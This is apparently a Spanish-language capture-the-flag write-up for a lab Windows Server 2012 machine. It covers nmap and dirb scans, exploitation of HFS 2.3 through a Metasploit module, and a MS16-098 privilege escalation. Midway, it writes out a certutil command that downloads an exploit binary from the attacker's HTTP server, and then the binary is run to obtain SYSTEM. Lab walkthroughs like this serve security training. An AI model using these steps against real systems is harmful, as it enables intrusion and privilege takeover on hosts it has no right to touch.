

## ESPETO MALAGUEÑO



Ejecutamos nmap para ver los servicios que abiertos de la máquina víctima.

```
The ip_address '192.168.16.6' is valid
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-26 20:38 CET
Nmap scan report for 192.168.16.6
Host is up (0.00038s latency).
Not shown: 65523 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http        HttpFileServer httpd 2.3
|_http-server-header: HFS 2.3
|_http-title: HFS /
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
5985/tcp   open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49152/tcp open  msrpc       Microsoft Windows RPC
49153/tcp open  msrpc       Microsoft Windows RPC
49154/tcp open  msrpc       Microsoft Windows RPC
49155/tcp open  msrpc       Microsoft Windows RPC
49156/tcp open  msrpc       Microsoft Windows RPC
49158/tcp open  msrpc       Microsoft Windows RPC
MAC Address: 08:00:27:1C:DA:19 (Oracle VirtualBox virtual NIC)
```



```
Host script results:
|_nbstat: NetBIOS name: WIN-RE8NJP9K5N, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:1c:da:19 (Oracle VirtualBox virtual NIC)
|_ smb-security-mode:
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smb2-security-mode:
|   3.0:2:
|       Message signing enabled but not required
|_ clock-skew: mean: -2s, deviation: 0s, median: -2s
|_ smb2-time:
|   date: 2024-11-26T19:39:43
|_ start_date: 2024-11-26T19:16:54
```

Realizando un escaneo rápido de urls con dirb no nos muestra demasiada información.

```
START_TIME: Tue Nov 26 20:39:51 2024
URL_BASE: http://192.168.16.6:80/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Ignoring NOT_FOUND code -> 404
OPTION: Not Recursive
OPTION: Not Stopping on warning messages

-----

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.16.6:80/ ----
+ http://192.168.16.6:80/favicon.ico (CODE:200|SIZE:576)

-----

END_TIME: Tue Nov 26 20:40:24 2024
DOWNLOADED: 4612 - FOUND: 1
Running dirb on http://192.168.16.6:5985

-----

DIRB v2.22
By The Dark Raver

-----

START_TIME: Tue Nov 26 20:40:24 2024
URL_BASE: http://192.168.16.6:5985/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Ignoring NOT_FOUND code -> 404
OPTION: Not Recursive
OPTION: Not Stopping on warning messages

-----


GENERATED WORDS: 4612

---- Scanning URL: http://192.168.16.6:5985/ ----


-----

END_TIME: Tue Nov 26 20:40:28 2024
DOWNLOADED: 4612 - FOUND: 0
Running dirb on http://192.168.16.6:47001
```

Echando un vistazo al puerto 80 vemos cosas interesantes tales como que está corriendo un servidor para compartimiento de ficheros. En el código fuente de la página también vemos un comentario en la última línea. Vamos a buscar información.



Encontramos que existe un exploit añadido a metaexploit llamado “windows/http/rejetto\_hfs\_exec”. Añadimos la ip de la víctima y ya estaríamos dentro.







Vamos al directorio de C y obtenemos la flag de user:

```
meterpreter > cd C:
meterpreter > dir
Listing: C:\Users\hacker\Downloads
=====
Mode                Size      Type    Last modified      Name
----                -
040777/rwxrwxrwx    0         dir     2024-11-27 15:02:08 +0100 %TEMP%
100666/rw-rw-rw-    282       fil     2024-06-22 21:04:46 +0200 desktop.ini
100777/rwxrwxrwx   760320    fil     2024-06-22 19:52:04 +0200 hfs.exe
100666/rw-rw-rw-    33        fil     2024-06-23 12:29:01 +0200 user.txt

meterpreter > cat user.txt
meterpreter >
```

El paso a seguir y el de siempre es usar el comando systeminfo para obtener más detalles de la máquina objetivo.

```
C:\Users\hacker\Downloads>systeminfo
systeminfo

Nombre de host: WIN-RE8NJP69K5N
Nombre del sistema operativo: Microsoft Evaluación de Windows Server 2012 R2 Standard
Versión del sistema operativo: 6.3.9600 N/D Compilación 9600
Fabricante del sistema operativo: Microsoft Corporation
Configuración del sistema operativo: Servidor independiente
Tipo de compilación del sistema operativo: Multiprocessor Free
Propiedad de: Usuario de Windows
Organización registrada:
```

Buscando por la red encuentro que existe un script en python donde si extraemos la salida de systeminfo que funciona similar a WinPeas. Para ello hacemos lo siguiente:

Descargamos la herramienta mencionada desde su github:

<https://github.com/Pwnistry/Windows-Exploit-Suggester-python3/blob/master/windows-exploit-suggester.py>

Y seguimos los pasos que se indican.

Actualizamos la base de datos de la herramienta:

```
[kali@kali ~]$ python3 windows-exploit-suggester.py --update
/home/kali/espetoMalagueño/windows-exploit-suggester.py:1034: SyntaxWarning: invalid escape sequence '\d'
    regex="( r| rc|release|rel)[ ]*(\d)"
/home/kali/espetoMalagueño/windows-exploit-suggester.py:1049: SyntaxWarning: invalid escape sequence '\d'
    regex="( sp|pack|pack:)[ ]*(\d)"
/home/kali/espetoMalagueño/windows-exploit-suggester.py:1105: SyntaxWarning: invalid escape sequence '\d'
    regex="(\d){5,10}"
/home/kali/espetoMalagueño/windows-exploit-suggester.py:1118: SyntaxWarning: invalid escape sequence '\d'
    regex="MS[\d]{2,3}-[\d]{2,3}"
[*]
initiating winsploit version 3.4...
[+]
writing to file 2024-11-27-mssb.xlsx
[*]
done
```

Y la ejecutamos donde -database es el fichero que nos genera el comando anterior y -systeminfo es la salida copiada del comando systeminfo de la máquina víctima.

```
[kali@kali ~]$ python3 windows-exploit-suggester.py --database 2024-11-27-mssb.xlsx --systeminfo sysinfo
```

Un pequeño ejemplo de la salida sería lo siguiente.

```
[E]
MS16-098: Security Update for Windows Kernel-Mode Drivers (3178466) - Important
[*]
https://www.exploit-db.com/exploits/41020/ -- Microsoft Windows 8.1 (x64) - RGN0BJ Integer Overflow (MS16-098)
[*]
[M]
MS16-075: Security Update for Windows SMB Server (3164038) - Important 3670e5d · 4 years ago History
[*]
https://github.com/foxglovesec/RottenPotato
[*]
https://github.com/Kevin-Robertson/Tater
[*]
https://bugs.chromium.org/p/project-zero/issues/detail?id=222 -- Windows: Local WebDAV NTLM Reflection Elevation of Privilege
[*]
https://foxglovesecurity.com/2016/01/16/hot-potato/ -- Hot Potato - Windows Privilege Escalation
[*]
```


Una que nos funcionó es la vulnerabilidad conocida como MS16-098. Buscando un poquito por la red vemos el programa .exe que nos hará escalar los privilegios. Para ello accedemos a <https://gitlab.com/exploit-database/exploitdb-bin-spoits/-/raw/main/bin-spoits/41020.exe> y los pasamos desde nuestra máquina atacante a la víctima para su posterior ejecución.



```
C:\Users\hacker\Downloads>certutil -urlcache -split -f http://192.168.16.37/41020.exe
certutil -urlcache -split -f http://192.168.16.37/41020.exe
**** En línea ****
000000 ...
000000 ...
CertUtil: -URLCache comando completado correctamente.

kali@kali: ~/espertoMalagueño
$ python3 http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.16.6 - - [27/Nov/2024 17:55:54] "GET /41020.exe HTTP/1.1" 200 -
192.168.16.6 - - [27/Nov/2024 17:55:54] "GET /41020.exe HTTP/1.1" 200 -
^C
```


¡Ejecutamos y escalamos!



```
C:\Users\hacker\Downloads>41020.exe
41020.exe
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. Todos los derechos reservados.

C:\Users\hacker\Downloads>whoami
whoami
nt authority\system
```

Por último, buscamos la ansiada flag de root.



```
C:\Users\Administrador\Desktop>type root.txt
type root.txt
```